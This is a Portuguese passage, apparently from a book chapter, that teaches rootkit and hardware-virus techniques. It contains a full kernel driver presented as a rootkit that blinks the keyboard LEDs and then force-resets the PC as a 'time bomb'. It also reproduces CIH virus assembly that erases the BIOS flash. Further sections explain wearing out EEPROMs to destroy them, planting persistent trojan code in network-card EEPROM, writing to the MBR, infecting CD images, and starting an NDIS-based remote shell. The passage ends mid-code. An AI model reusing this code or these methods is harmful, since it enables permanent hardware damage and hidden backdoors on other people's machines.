Chips de memória não-volátil são encontrados em diversos dispositivos de hardware: Sintonizadores e controles remotos de TV, leitoras de CD, telefones sem fio e celulares, máquinas de fax, câmeras, rádios, airbags, freios ABS, hodômetros, sistemas de entrada sem chaves, impressoras e copiadoras, modems, pagers, receptores de satélite, leitoras de código de barras, terminais de pontos de venda, cartões inteligentes, caixas de bloqueio, portões automáticos e equipamentos de testes e medição.

A ROM flash pode ser acessada por instruções `in` e `out` simples. Em geral, um chip na ROM flash conterá um registrador de controle e uma porta de dados. As mensagens de comando são colocadas no registrador de controle e a porta de dados é utilizada para ler ou gravar na memória flash. Em alguns casos, a memória utilizada pelo chip é "mapeada" para a memória física, o que significa que ela pode ser acessada como memória linear normal.

Na maioria das vezes, um comando é "deslocado" para o chip da ROM via a instrução `out`. Dependendo da linguagem, as instruções `in` e `out` podem apresentar diferenças sutis, mas, afora isso, elas fazem as mesmas coisas. Por exemplo:

```
OUT( some_byte_value, eeprom_register_address );
```

3. Para informações adicionais sobre o CIH, visite http://www.f-secure.com/cih/.

Em um sistema NT PC, há fragmentos de memória mapeados entre 000000 e FFFFFFFF que poderiam conter espaços vazios. Um programa backdoor ou rootkit só pode consumir algumas centenas de bytes, portanto encontrar algum espaço vazio para armazenar esse tipo de besta não será tão difícil. Essa região da memória é consumida por vários periféricos e pela placa-mãe. A memória entre 0000 e FFFF normalmente armazena portas de entrada/saída dos vários dispositivos e pode ser utilizada para definir configurações no hardware etc. A região entre F9000 e F9FFF é um fragmento de 4K reservados para a BIOS da placa-mãe. A região entre A0000 e C7FFF é utilizada para configuração de buffers de vídeo e placas de vídeo.

Exemplo: Leitura/gravação no hardware do teclado

Aqui, demonstramos como fazer a leitura e gravação no hardware utilizando um rootkit. Nosso exemplo irá configurar os indicadores de LED no teclado. Por brincadeira, também demonstramos como inicializar diretamente o computador. Isso é um valioso local inicial para aqueles que querem controlar o hardware mais complexo a partir de um rootkit.

Uma forma interessante de comunicação pode ser projetada utilizando os LEDs do teclado. O chip controlador do teclado, 8048, pode ser utilizado para ativar/desativar vários LEDs de teclado. Ele pode ser utilizado como uma forma de ocultar a comunicação entre um rootkit e o usuário de um terminal.

Nosso código é comentado em linha:

```
// DRIVER DE DISPOSITIVO BÁSICO PARA CONFIGURAR LEDS DE TECLADO
// em www.rootkit.com
#include "ntddk.h"
#include <stdio.h>

VOID rootkit_command_thread(PVOID context);
HANDLE gWorkerThread;
PKTIMER    gTimer;
PKDPC    gDPCP;
UCHAR g_key_bits = 0;
```

A seguir estão as várias "definições" da operação de hardware. Estas são encontradas na documentação do chip controlador de teclado 8042. A porta de entrada/saída é 0x60 ou 0x64, dependendo da operação. Essas portas são projetadas para operações de um byte. O byte de comando que indica que desejamos configurar os LEDs é 0xED.

```
// comandos
#define READ_CONTROLLER          0x20
#define WRITE_CONTROLLER         0x60
```

```
// bytes de comando
#define SET_LEDS                0xED
#define KEY_RESET               0xFF

// respostas a partir do teclado
#define KEY_ACK                 0xFA    // ack
#define KEY_AGAIN               0xFE    // envia novamente

// portas 8042
// quando você lê da porta 64, isso é chamado STATUS_BYTE (byte de status)
// quando grava na porta 64, isso é chamado COMMAND_BYTE (byte de comando)
// leitura e gravação na porta 64 é chamada DATA_BYTE (byte de dados)
PUCHAR KEYBOARD_PORT_60 = (PUCHAR)0x60;
PUCHAR KEYBOARD_PORT_64 = (PUCHAR)0x64;

// bits do registrador de status
#define IBUFFER_FULL            0x02
#define OBUFFER_FULL            0x01
```

Quando enviamos o comando para configurar os LEDs, esse comando deve ser seguido imediatamente por outro byte. O segundo byte indica quais LEDs que queremos alternar. Os bits seguintes representam os indicadores de scroll lock, num lock e caps lock. Um bit configurado como 1 faz com que o LED correspondente seja iluminado.

```
// flags para LEDs no teclado
#define SCROLL_LOCK_BIT         (0x01 << 0)
#define NUMLOCK_BIT             (0x01 << 1)
#define CAPS_LOCK_BIT           (0x01 << 2)
```

Ao gravar no hardware, em geral temos de esperar que o dispositivo esteja pronto. No caso do teclado precisamos verificar se o buffer de entrada está vazio. O código a seguir faz um loop, esperando que isso ocorra. Também observe a chamada a `KeStallExecutionProcessor`. Isso é necessário porque estamos esperando que o hardware esteja limpo. Em geral, ao lidar com hardware você deve esperar um curto período de tempo entre as operações. Essa chamada faz o processador parar por 666 milissegundos.

```
ULONG WaitForKeyboard()
{
    char _t[255];
    int i = 100;     // número de passagens do loop
    UCHAR mychar;

    DbgPrint("waiting for keyboard to become accessible\n");
    do
```

```
{
    mychar = READ_PORT_UCHAR( KEYBOARD_PORT_64 );

    KeStallExecutionProcessor(666);

    _snprintf(_t, 253, "WaitForKeyboard::read byte %02X from port 0x64\n", mychar);
    DbgPrint(_t);

        if(!(mychar & IBUFFER_FULL)) break;    // se o flag estiver limpo, prosseguimos
    }
    while (i--);

    if(i) return TRUE;
    return FALSE;
}

// chama WaitForKeyboard antes de chamar essa função
void DrainOutputBuffer()
{
    char _t[255];
    int i = 100;    // número de passagens do loop
    UCHAR c;

    DbgPrint("draining keyboard buffer\n");
    do
    {

        c = READ_PORT_UCHAR(KEYBOARD_PORT_64);

        KeStallExecutionProcessor(666);

        _snprintf(_t, 253, "DrainOutputBuffer::read byte %02X from port 0x64\n", c);
        DbgPrint(_t);

        if(!(c & OBUFFER_FULL)) break;    // se o flag estiver limpo, prosseguimos

        // consome o byte no buffer de saída
        c = READ_PORT_UCHAR(KEYBOARD_PORT_60);

        _snprintf(_t, 253, "DrainOutputBuffer::read byte %02X from port 0x60\n", c);
        DbgPrint(_t);
    }
    while (i--);
}

ULONG gCount = 0;
```

Essa rotina envia os bytes de comando à controladora do teclado para causar uma reinicialização forçada da CPU. Primeiro, esperamos o teclado e então enviamos o byte de comando 0xFE para a porta 0x64. Imediatamente, ocorre uma reinicialização forçada do computador.

```
ULONG ResetPC()
{
    if(TRUE == WaitForKeyboard())
    {
        DrainOutputBuffer();
        WRITE_PORT_UCHAR( KEYBOARD_PORT_64, 0xFE );
    }
    else
    {
        DbgPrint("ResetPC::timeout waiting for keyboard\n");
        return FALSE;
    }
    return TRUE;
}
```

Essa rotina espera até que o teclado esteja pronto e então envia o byte de comando especificado para a porta 0x60.

```
// grava um byte na porta de dados em 0x60
ULONG SendKeyboardCommand( IN UCHAR theCommand )
{
    char _t[255];

    if(TRUE == WaitForKeyboard())
    {
        DrainOutputBuffer();

        _snprintf(_t, 253, "SendKeyboardCommand::sending byte %02X

to port 0x60\n", theCommand);
        DbgPrint(_t);

        WRITE_PORT_UCHAR( KEYBOARD_PORT_60, theCommand );

        DbgPrint("SendKeyboardCommand::sent\n");
    }
    else
    {
        DbgPrint("SendKeyboardCommand::timeout waiting for
keyboard\n");
        return FALSE;
    }
```

```
    // TODO: espera uma ACK ou RESEND do teclado

    return TRUE;
}
```

Essa é uma rotina útil que utiliza a máscara especificada de bit para configurar os indicadores de LEDs no teclado. Em alguns teclados, configurar o indicador de numlock na verdade ativa o estado de numlock. Se isso for um problema, deixaremos como um exercício para que o leitor remova o estado de numlock das possíveis combinações.

```
void SetLEDS( UCHAR theLEDS )
{
    // definição para configurar LEDs
    if(FALSE == SendKeyboardCommand( 0xED ))
    {
        DbgPrint("SetLEDS::error sending keyboard command\n");
    }

    // envia os flags aos LEDs
    if(FALSE == SendKeyboardCommand( theLEDS ))
    {
        DbgPrint("SetLEDS::error sending keyboard command\n");
    }
}

VOID OnUnload( IN PDRIVER_OBJECT DriverObject )
{
    DbgPrint("ROOTKIT: OnUnload called\n");
    KeCancelTimer( gTimer );
    ExFreePool( gTimer );
    ExFreePool( gDPCP );
}
```

Essa rotina é um callback que ocorre a cada 300 milissegundos. A partir dessa chamada alteramos o padrão do LED. Isso resulta em uma exibição divertida de LEDs piscando no teclado. Depois de 100 iterações, a rotina reinicializa o PC (cuidado com essa bomba-relógio!)

Essa rotina é denominada Deferred Procedure Call (DPC) e é ativada em seguida. Quando descarregamos o driver precisamos nos certificar de cancelar o callback DPC com `KeCancelTimer()`.

```
// chamado periodicamente
VOID timerDPC(     IN PKDPC Dpc,
                   IN PVOID DeferredContext,
                   IN PVOID sys1,
                   IN PVOID sys2)
```

```
{
    if(!g_key_bits++) SetLEDS( 0x04 );
    else
    {
        g_key_bits=0;
        SetLEDS(0x01);
        if(gCount++ > 100) ResetPC();
    }
}
```

A rotina principal do rootkit inicializa um timer via a chamada KeSetTimerEx(). O terceiro argumento da chamada (300) é o número de milissegundos entre eventos do timer.

```
NTSTATUS DriverEntry( IN PDRIVER_OBJECT theDriverObject, IN
PUNICODE_STRING theRegistryPath )
{
    LARGE_INTEGER timeout;

    theDriverObject->DriverUnload  = OnUnload;
    // esses objetos devem ser não-paginados
    gTimer = ExAllocatePool(NonPagedPool,sizeof(KTIMER));
    gDPCP = ExAllocatePool(NonPagedPool,sizeof(KDPC));

    timeout.QuadPart = -10;

    KeInitializeTimer( gTimer );
    KeInitializeDpc( gDPCP, timerDPC, NULL );

    if(TRUE == KeSetTimerEx( gTimer, timeout, 300, gDPCP))     // timer de 300 ms
    {
        DbgPrint("Timer was already queued..");
    }

    return STATUS_SUCCESS;
}
```

Isso conclui nosso driver de hardware de exemplo. Esse driver simples pode ser expandido para lidar com outros tipos de hardware. Mas lembre-se de que mexer no hardware às vezes pode danificar um computador permanentemente. O risco é seu!

Ative a leitura/gravação a partir da EEPROM

Para esse exemplo levamos em consideração o chipset 430TX PCI encontrado na maioria das placas-mãe Intel. O chip controlador é um chip 82439TX (MTXC). Os registradores a seguir são mapeados para o espaço de endereçamento acessível pelo usuário:

```
CONFADD     0xCF8
Configuration Register

CONFDATA    0xCFC
Configuration Data Register
```

O registrador CONFADD controla qual dispositivo PCI é selecionado. Cada dispositivo no barramento PCI pode conter 256 "registradores" de 8 bits. Para referenciar o registrador de uma configuração, um número deve ser colocado no CONFADD que indica o número do barramento, o número do dispositivo, o número da função e o registrador de configuração para o alvo. O registrador CONFDATA torna-se então uma "janela" que é mapeada para 4 bytes do espaço de configuração. Qualquer leitura ou gravação no CONFDATA é convertida em uma operação de leitura/gravação contra o espaço de configuração-alvo.

É interessante observar que o próprio MTXC é considerado um dispositivo-alvo e os registradores CONFADD/CONFDATA podem ser utilizados para configurar o MTXC. Encorajamos você a consultar a documentação oficial da Intel sobre o conjunto de chips PCI a fim de obter as tabelas dos códigos e flags de comando.

CIH

O vírus mais famoso para sobrescrever a memória EEPROM de hardware é o vírus CIH. O CIH atacava somente as placas-mãe compatíveis com o 430TX. Eis alguns trechos do código no CIH que gravam dados na BIOS. Observe que operações são feitas contra o registrador de configuração do 430TX. Dependendo dos valores gravados nessa porta, diferentes regiões da memória EEPROM são mapeadas para a memória. O vírus caminha por várias regiões, tentando destruí-las.

```
; ****************************
; * Kill BIOS EEPROM         *
; ****************************

            mov     bp, 0cf8h
            lea     esi, IOForEEPROM-@7[esi]

; ************************

; * Mostra a página de BIOS em *
; * 000E0000 - 000EFFFF *
; *    (   64 KB   )    *
; ************************

            mov     edi, 8000384ch
            mov     dx, 0cfeh
            cli
```

```
            call    esi

; ************************

; * Mostra a página de BIOS em *
; * 000F0000 - 000FFFFF *
; *    (   64 KB   )    *
; ************************
            mov     di, 0058h
            dec     edx                                     ; e al,0fh
             mov     word ptr (BooleanCalculateCode-@10)[esi], 0f24h
            call    esi

; ************************

; * Mostra o BIOS extra *
; * Dados da ROM na memória *
; * 000E0000 - 000E01FF *
; *   (   512 Bytes   ) *
; * e a seção *
; * do BIOS extra pode *
; * ser gravada...      *
; ************************

             lea     ebx, EnableEEPROMToWrite-@10[esi]
            mov     eax, 0e5555h
            mov     ecx, 0e2aaah
            call    ebx
            mov     byte ptr [eax], 60h
            push    ecx
            loop    $

; ************************

; * Elimina o BIOS extra *
; * Dados da ROM na memória *
; * 000E0000 - 000E007F *
; *   (   80h Bytes   ) *
; ************************

            xor     ah, ah
            mov     [eax], al

            xchg    ecx, eax
            loop    $
```

```
; ************************

; * Mostra e ativa os *
; * Dados da ROM no BIOS principal *
; * 000E0000 - 000FFFFF *
; *   (   128 KB   )    *
; * podem ser gravados...   *
; ************************

            mov     eax, 0f5555h
            pop     ecx
            mov     ch, 0aah
            call    ebx
            mov     byte ptr [eax], 20h
            loop    $

; ************************

; * Elimina o BIOS principal *
; * Dados da ROM na memória *
; * 000FE000 - 000FE07F *
; *   (   80h Bytes   ) *
; ************************

            mov     ah, 0e0h
            mov     [eax], al

; ************************

; * Oculta a página do BIOS em *
; * 000F0000 - 000FFFFF *
; *    (   64 KB   )    *
; ************************

                                                ; or al,10h
             mov     word ptr (BooleanCalculateCode-@10)[esi], 100ch
            call    esi

; ****************************

; * Ativa a EEPROM para gravar *
; ****************************

EnableEEPROMToWrite:
            mov     [eax], cl
            mov     [ecx], al
            mov     byte ptr [eax], 80h
```

```
        mov     [eax], cl
        mov     [ecx], al
        ret

; ****************************

; * ES na EEPROM *
; ****************************

IOForEEPROM:
@10         =       IOForEEPROM
        xchg    eax, edi
        xchg    edx, ebp
        out     dx, eax
        xchg    eax, edi
        xchg    edx, ebp
        in      al, dx

BooleanCalculateCode    =    $
        or      al, 44h
        xchg    eax, edi
        xchg    edx, ebp
        out     dx, eax
        xchg    eax, edi
        xchg    edx, ebp
        out     dx, al
        ret
```

EEPROM e sincronização

A sincronização é muito importante para operações de EEPROM. Eis uma história engraçada: Um invasor escreveu um programa para sobrescrever a EEPROM em um roteador Cisco durante o ataque. O código original de ataque não incluía um timer. O resultado foi que o código do invasor era muito rápido e só sobrescrevia cada quinto byte! A solução envolveu a desaceleração das operações de gravação posicionando algumas centenas de milissegundos entre cada gravação. Cada chip é diferente. Você precisará examinar ou testar a sincronização requerida para operações de leitura e gravação de cada chip.

Esse trecho de código realiza uma operação de leitura na EEPROM da placa Ethernet 3C5x9 3-COM.[4] Observe a chamada em repouso por 162 milissegundos.

```
/* Lê a EEPROM. */
for (i = 0; i < 16; i++) {
```

4. Esse código é cortesia do driver do Linux encontrado no arquivo 3c509.c. Os sistemas operacionais de código-fonte aberto são preenchidos com informações sobre vários drivers.

```
outw(EEPROM_READ + i, ioaddr + 10);
/* Faz uma pausa de pelo menos 162 milissegundos para que a leitura aconteça. */
usleep(162);
eeprom_contents[i] = inw(ioaddr + 12);

printf("EEPROM index %d: %4.4x.\n",
I,
eeprom_contents[i]);
}
```

A EEPROM em placas Ethernet

O código subversivo pode ser adicionado a uma placa Ethernet. Essa é uma plataforma ótima porque os pacotes podem ser analisados e elaborados com acesso direto à rede. Um controlador Ethernet típico terá um chip ASIC que trata quase tudo em um pacote. Dentro do ASIC há um processador personalizado que chamamos de micromáquina. Essa micromáquina tem um conjunto de instruções idêntico ao de um processador normal. Há sub-rotinas que são chamadas sempre que um pacote chega à interface. Essas sub-rotinas são escritas utilizando os opcodes nativos da micromáquina. Naturalmente, os opcodes das micromáquinas são, em geral, confidenciais e patenteados por cada fabricante. Obter acesso a essas informações exigiria um acordo de não-revelação com o fabricante para que não seja publicado nenhum opcode específico aqui. Entretanto, podemos discutir como um ataque funcionaria em teoria.

Uma controladora Ethernet poderia ter uma flash e/ou EEPROM onboard que seria reprogramada a partir de um driver de dispositivo. Por exemplo, a placa Ethernet 10/100 InBusiness Intel inclui uma memória EEPROM que pode ser gravada no software. A placa é baseada no chip controlador Ethernet 82559. Este é um ASIC que contém uma micromáquina e vários buffers para armazenar pacotes. Embutido no 82559 há um pequeno chip EEPROM serial. A EEPROM serial é um ATMEL 93C46. O 93C46 contém 64 palavras de 16 bits ou um total de 128 K de espaço de armazenamento.

Utilizando essas informações, podemos ocultar o código na EEPROM da placa Ethernet ou mesmo sobrescrever a EEPROM. Como a EEPROM serial não é diretamente conectada ao barramento de endereços do computador, não podemos referenciá-la diretamente. Entretanto, o 82559 expõe a EEPROM para operações de leitura e gravação via o registrador de controle 82559. O endereço 82559 é controlado via o chipset PCI na placa-mãe. Depois que conhecemos o endereço base do chip, há muitos registradores que podem ser acessados como offsets a partir desse endereço base:

Registrador 82559	*offset*	
STATUS	0	
COMMAND	2	
POINTER	4	ponteiro de uso geral
PORT	8	comandos diversos
FLASH	12	acesso à RAM flash
EEPROM	14	acesso à EEPROM serial
CTRLMDI	16	controle da interface MDI
EARLYRX	20	Recebimento antecipado da contagem de bytes

Os bytes de comando que podem ser enviados ao 82559 incluem:

Comando	*valor*	
NOP	0	
SETUP	0x1000	
CONFIG	0x2000	
MULTLIST	0x3000	lista de multicast

Comando	*valor*	
TRANSMIT	0x4000	
TDR	0x5000	
DUMP	0x6000	
DIAG	0x7000	diagnósticos
SUSPEND	0x40000000	
INTERRUPT	0x20000000	
FLEXMODE	0x80000	

A porta EEPROM é deslocada 14 bytes a partir do endereço base 82559. Os comandos podem ser enviados diretamente à porta EEPROM. Esses comandos podem ser combinados via uma operação OR:

Comando	*valor*	
SHIFT_CLK	0x01	shift clock
CS	0x02	EEPROM chip select
WRITE	0x04	
READ	0x08	
ENABLE	0x4802	

Para enviar um comando à EEPROM serial, o software deve realizar as seguintes operações. Em um sistema de testes no nosso laboratório o 82559 está baseado em `0x3000`. Portanto, as operações são realizadas utilizando esse endereço como uma base. O registrador de EEPROM está 14 bytes acima da base, portanto ele cai em `0x300E`. Observe que os comandos EEPROM utilizam uma operação OR conjunta.

```
OUT( ENABLE | SHIFT_CLK, 0x300E );
// constrói um comando de 2 bytes
OUT( command, 0x300E );
// retardo para EEPROM
OUT( SHIFT_CLK, 0x300E );
// retardo para EEPROM
response_code = IN(0x300E);
OUT( ENABLE, 0x300E );
OUT( ENABLE | SHIFT_CLK, 0x300E ); // termina acesso à EEPROM
```

Você pode fazer engenharia reversa nos drivers ou utilizar o código de driver open-source para determinar como um dado componente de hardware funciona. O Linux tem uma grande quantidade de drivers suportados e é uma fonte inestimável para conhecer códigos de controle e offsets para um dado dispositivo de hardware. Por exemplo, esse é um trecho curto de código do driver Linux 3C509[5] que ilustra a gravação na EEPROM da placa Ethernet 3C509:

```
static void write_eeprom(short ioaddr, int index, int value)
{
    outw(value, ioaddr + 12);
    outw(EEPROM_EWENB, ioaddr + 10);
    usleep(60);
    outw(EEPROM_ERASE + index, ioaddr + 10);
    usleep(60);
    outw(EEPROM_EWENB, ioaddr + 10);
    usleep(60);
    outw(value, ioaddr + 12);
```

5. Mais uma vez, esse código é cortesia do driver do Linux encontrado no arquivo 3c509.c.

```
    outw(EEPROM_WRITE + index, ioaddr + 10);
    usleep(10000);
}
```

Ao examinar o código-fonte de um driver, você observará que os diferentes valores incluem mudanças e máscaras de bits. Isso ocorre porque em geral as portas de entrada/saída são compostas de vários campos curtos de bits. Você deve consultar as planilhas de dados dos chips EEPROM-alvo específicos para determinar suas operações exatas.

A maioria dos chips EEPROM não é completamente utilizada pela placa. Portanto, há "buracos" no espaço não-utilizados onde os dados podem ser ocultados. Em alguns casos, a flash ou a EEPROM irá conter opcodes utilizados pela micromáquina. Nesse caso, você pode modificar os opcodes para criar cópias de certos pacotes e retransmiti-los pela rede. Esse é um truque bastante insidioso porque depois que os opcodes são alterados, eles permanecem alterados para sempre. Em outras palavras, se o SO for reinstalado, o backdoor permanecerá. De fato, se a placa Ethernet for transferida para um computador diferente, ele ainda incluirá o código troiano.

EEPROM serial versus EEPROM paralela

EEPROMs seriais não são memória convencional por causa da natureza serial das operações de leitura e gravação. Elas operam em um barramento especial chamado barramento I2C (interintegrated circuit). Geralmente, EEPROMS seriais são mais lentas do que os chips paralelos. EEPROMs utilizam dois pinos para a operação. Alguns chips EEPROM seriais utilizam quatro cabos para a operação.

A EEPROM paralela, por outro lado, pode ser acessada como RAM estática e será conectada ao barramento de endereços. Em alguns casos, os chips EEPROM não serão expostos a operações de leitura/gravação, exceto via os chips controladores PCI de entrada/saída.

Gravando em hardware

Chips EEPROM seriais são o calcanhar-de-aquiles que permitem que vírus destruam o hardware. No passado, as pessoas destruiriam hardware com vírus configurando velocidades de clock estranhas nas placas de vídeo ou estacionando os cabeçotes do disco rígido e então realizando uma busca. Hoje, muitos desses truques não funcionam mais. Entretanto, você pode escrever um vírus que grava os dados em uma EEPROM serial em um loop estrito. Muitos chips só estão classificados para aproximadamente 1 milhão de operações de gravação por byte. Isso significa que em menos de uma hora você pode destruir o chip.

EEPROMs seriais tornam-se cada vez mais comuns no hardware, assim a oportunidade de destruição física do software continuará a aumentar. Depurar um chip EEPROM defeituoso será difícil e, mesmo se o problema for descoberto, o chip EEPROM é montado na superfície das placas-mãe, tornando a substituição difícil e cara.

Fabricantes

Eis uma lista curta dos fabricantes de chips EEPROM. O leitor pode consultar diretamente a planilha de dados e a documentação de cada fabricante para informações adicionais. Os números dos chips estão incluídos para aqueles corajosos o bastante para abrir o "capô" de um dispositivo. Alguns invasores são famosos por analisar cada chip com uma pequena lanterna, anotando as marcas identificadoras.

```
Amtel
AT28XXX

Fairchild semiconductor

National Semiconductor
93CXXX

Microchip
24CXXX
    Grandes dispositivos incluem 24C32, 24C64, 24C128, 24C256,
    24C5412, 24C04, 24C08, 24C16.
    Estes requerem campos de endereço de dois bytes mas em geral não
    encontrados em um PC.

93CXXX

SIEMENS
SDEXXX
SDAXXX

Other
24CXXX
24XX
AT17XXX
AT90XXX
```

Detectando chips via interface de flash comum (CFI)

Escrever código que varrerá o mapa de memória dos sistemas e identificará dispositivos RAM flash é uma outra boa técnica a conhecer. O comando de acesso de consulta é `0x98`. O modo JEDEC ID é `0x90`. O código de acesso de consulta `0x98` é gravado no endereço base do dispositivo mais um offset de `0x55`. O dispositivo deve estar no modo de leitura. Dependendo da largura de barramento, o valor que precisa ser escrito será `0x98`, `0x0098` ou `0x00000098`. Você também pode tentar `0x98`, `0x9898` ou `0x98989898`. Alguns dispositivos flash ignoram o endereço e entrarão no modo de consulta se virem o valor de `0x98` no barramento de dados. A base também pode ser `0x55`, `0xAA` ou `0x154h`.

Uma vez que um modo de consulta é configurado, o chip deve mostrar os caracteres ASCII QR ou QRY no offset `0x10`. O que segue é um ID de fabricante, um valor de 16 bits normalmente na localização `0x13`. Informações específicas sobre o fornecedor e o dispositivo podem seguir isso. Utilizar o modo de consulta permite que o invasor determine exatamente com quais tipos de chips ele está lidando. A especificação CFI está publicada e disponível no domínio público.

O seguinte é uma lista de IDs de 16 bits dos fornecedores:

0	NULL
1	Intel/Sharp
2	AMD/Fujitsu
3	Intel
4	AMD/Fujitsu
256	Mitsubishi
257	Mitsubishi
258	SST

Exemplo: Detecte um chip de flash RAM

```
1. coloque o dispositivo no modo de consulta
      a. base+0x55 = 0x98
      b. base+0xAA = 0x9898
2. base + 10 == 'QRY'
3. é RAM?
      a. Realize uma gravação e, então, uma leitura
      b. Devolva o byte original se isso tiver funcionado
```

Detectando chips via modo ID ou JEDEC ID

O modo JEDEC para detectar chips flash é mais antigo que a CFI. Entretanto, alguns chips mais antigos podem ser detectados com essa técnica. O fabricante e o dispositivo podem ser detectados. Eis alguns trechos de código que realizam consultas para informações JEDEC. Esse código de exemplo é da distribuição MTD-Linux:[6]

```
/* Reinicializa */
    jedec_reset(base, map, cfi);
    /* Modo de auto-seleção */
    if(cfi->addr_unlock1) {
              cfi_send_gen_cmd(0xaa, cfi->addr_unlock1, base, map, cfi,
CFI_DEVICETYPE_X8, NULL);
```

6. Esse código é proveniente do arquivo jedec_probe.c encontrado na distribuição MTD-Linux.

```
                cfi_send_gen_cmd(0x55, cfi->addr_unlock2, base, map, cfi,
CFI_DEVICETYPE_X8, NULL);
    }
     cfi_send_gen_cmd(0x90, cfi->addr_unlock1, base, map, cfi, CFI_DEVICETYPE_X8,
NULL);
```

seguido por

```
static inline u32 jedec_read_mfr(struct map_info *map, __u32 base,
    struct cfi_private *cfi)
{
    u32 result, mask;
    mask = (1 << (cfi->device_type * 8)) -1;
    result = cfi_read(map, base);
    result &= mask;
    return result;
}

static inline u32 jedec_read_id(struct map_info *map, __u32 base,
    struct cfi_private *cfi)
{
    int osf;
    u32 result, mask;
    osf = cfi->interleave *cfi->device_type;
    mask = (1 << (cfi->device_type * 8)) -1;
    result = cfi_read(map, base + osf);
    result &= mask;
    return result;
}

static inline void jedec_reset(u32 base, struct map_info *map,
    struct cfi_private *cfi)
{
    /* Reinicializa */
    cfi_send_gen_cmd(0xF0, 0, base, map, cfi, cfi->device_type, NULL);
    /* Alguns chips Intel mal projetados não respondem ao 0xF0 para uma reinicialização,
     * assim, asseguramos que estamos no modo de leitura.  Envia tanto o comando Intel como o
     * AMD para isso.  Intel utiliza o 0xff para isso, AMD utiliza o 0xff em uma nop, portanto
     * isso deve ser seguro.
     */
    cfi_send_gen_cmd(0xFF, 0, base, map, cfi, cfi->device_type, NULL);
/* Fabricantes */
#define MANUFACTURER_AMD     0x0001
#define MANUFACTURER_ATMEL     0x001f
#define MANUFACTURER_FUJITSU     0x0004
#define MANUFACTURER_INTEL     0x0089
#define MANUFACTURER_MACRONIX     0x00C2
#define MANUFACTURER_ST         0x0020
```

```
#define MANUFACTURER_SST     0x00BF
#define MANUFACTURER_TOSHIBA     0x0098

/* AMD */
#define AM29F800BB     0x2258
#define AM29F800BT     0x22D6
#define AM29LV800BB     0x225B

/* Fujitsu */
#define MBM29LV650UE     0x22D7
#define MBM29LV320TE     0x22F6
}
```

Para finalizar nossa discussão sobre hardware, chips EEPROM permanecem uma área prima para armazenar código subversivo. À medida que mais dispositivos embarcados são disponibilizados, o vírus baseado na EEPROM irá torna-se mais aplicável e perigoso. Há código legítimo que consultará os dispositivos EEPROM e realizará operações. Os profissionais que desejam experimentar código EEPROM precisarão de algumas máquinas de teste com EEPROM incorporada. O código de driver de dispositivo encontrado no Linux e Windows fornece uma grande quantidade de material para experiências.

Acesso de baixo nível ao disco

Outro método tradicional de armazenar vírus são blocos de inicialização, disquetes e unidades de disco. Curiosamente, essas técnicas ainda funcionam hoje em dia e é bem simples acessar o bloco de inicialização de uma unidade. O código a seguir demonstra um método simples para ler e gravar no MBR (Master Boot Record) em um sistema NT.

Lendo/gravando no MBR

Para obter acesso ao MBR você deve ter acesso de leitura/gravação à própria unidade física. Com uma chamada simples a `CreateFile` e o nome adequado de objeto, você pode abrir quaisquer unidades em um sistema. O código a seguir mostra como abrir um handle para a primeira unidade física e subseqüentemente ler os primeiros 512 bytes de dados nela. Esse bloco de dados contém o conteúdo do primeiro setor da unidade, conhecido como MBR.

```
char mbr_data[512];
DWORD dwBytesRead;

HANDLE hDriver = CreateFile("\\\\.\\physicaldrive0",
    GENERIC_READ | GENERIC_WRITE,
    FILE_SHARE_READ | FILE_SHARE_WRITE,
```

```
    0,
    OPEN_EXISTING,
    0,
    0);

ReadFile( hDriver, &mbr_data, 512, &dwBytesRead, NULL );
```

Infectando imagens de CD-ROM

CD-ROMs utilizam o sistema de arquivos ISO9660. Estes podem ser infectados com programas de vírus da mesma maneira como os disquetes podem ser infectados com um vírus. É quase certo que um CD inicializável irá conter um vírus que é ativado na inicialização. Outro truque é utilizar o arquivo AUTORUN.INF. O arquivo AUTORUN.INF faz com que programas sejam carregados automaticamente quando o CD é inserido. Esse recurso costuma estar ativado por padrão. Por último, arquivos no CD podem ser simplesmente infectados utilizando truques-padrão. Não há nada que impeça que um vírus ou rootkit acesse uma unidade de CD-R e grave as informações em um disco de CD montado (gravável).[7]

Adicionando suporte de rede a um driver

Permitir que um driver de rootkit converse com a rede adiciona um toque final, porém, crítico, permitindo que o código seja acessado remotamente. É possível incorporar uma pilha TCP/IP a um driver e abrir um shell remoto. Na realidade, o famoso depurador de modo de kernel chamado SoftIce tem esse recurso. O rootkit NTROOT distribuído em www.rootkit.com tem código de exemplo que expõe um shell de TCP/IP. Sob o Windows NT, uma maneira fácil de construir suporte de rede é utilizar a biblioteca NDIS. Infelizmente, poucos livros sobre drivers de dispositivo abrangem o tema dos drivers de dispositivo de rede. Portanto, a utilização da NDIS não está bem documentada fora do DDK.

Utilizando a biblioteca NDIS

A Microsoft fornece a biblioteca NDIS a drivers e protocolos de rede para implementar suas próprias pilhas independentes de placas de rede. Podemos utilizar essa biblioteca para construir uma pilha e comunicar-nos com a rede. Essa é uma das maneiras como um driver de rootkit pode fornecer um shell interativo.

O primeiro passo para utilizar a NDIS é registrar um conjunto de funções de callback para operações NDIS. Os valores `OnXXX` são ponteiros para funções de callback.[8]

---

7. Outras informações sobre como infectar imagens de CD podem ser encontradas em 'zine 29A Labs, Issue 6, "Infecting ISO CD Images" de ZOMBiE.

8. A fonte completa para esses exemplos pode ser obtida em http://www.rootkit.com.

```
NTSTATUS DriverEntry( IN PDRIVER_OBJECT theDriverObject, IN PUNICODE_STRING
theRegistryPath )
{
        NDIS_PROTOCOL_CHARACTERISTICS      aProtocolChar;
        UNICODE_STRING   aDriverName;                  // DD

        /*
        * inicia o sniffer de rede - tudo isso é padrão e
        * documentado no DDK.
        */
        RtlZeroMemory( &aProtocolChar,
                        sizeof(NDIS_PROTOCOL_CHARACTERISTICS));
        aProtocolChar.MajorNdisVersion              = 3;
        aProtocolChar.MinorNdisVersion              = 0;
        aProtocolChar.Reserved                      = 0;
        aProtocolChar.OpenAdapterCompleteHandler    = OnOpenAdapterDone;
        aProtocolChar.CloseAdapterCompleteHandler   = OnCloseAdapterDone;
        aProtocolChar.SendCompleteHandler           = OnSendDone;
        aProtocolChar.TransferDataCompleteHandler   = OnTransferDataDone;
        aProtocolChar.ResetCompleteHandler          = OnResetDone;
        aProtocolChar.RequestCompleteHandler        = OnRequestDone;
        aProtocolChar.ReceiveHandler                = OnReceiveStub;
        aProtocolChar.ReceiveCompleteHandler        = OnReceiveDoneStub;
        aProtocolChar.StatusHandler                 = OnStatus;
        aProtocolChar.StatusCompleteHandler= OnStatusDone;
        aProtocolChar.Name                          = aProtoName;
        DbgPrint("ROOTKIT: Registering NDIS Protocol\n");
        NdisRegisterProtocol(   &aStatus,
                                &aNdisProtocolHandle,
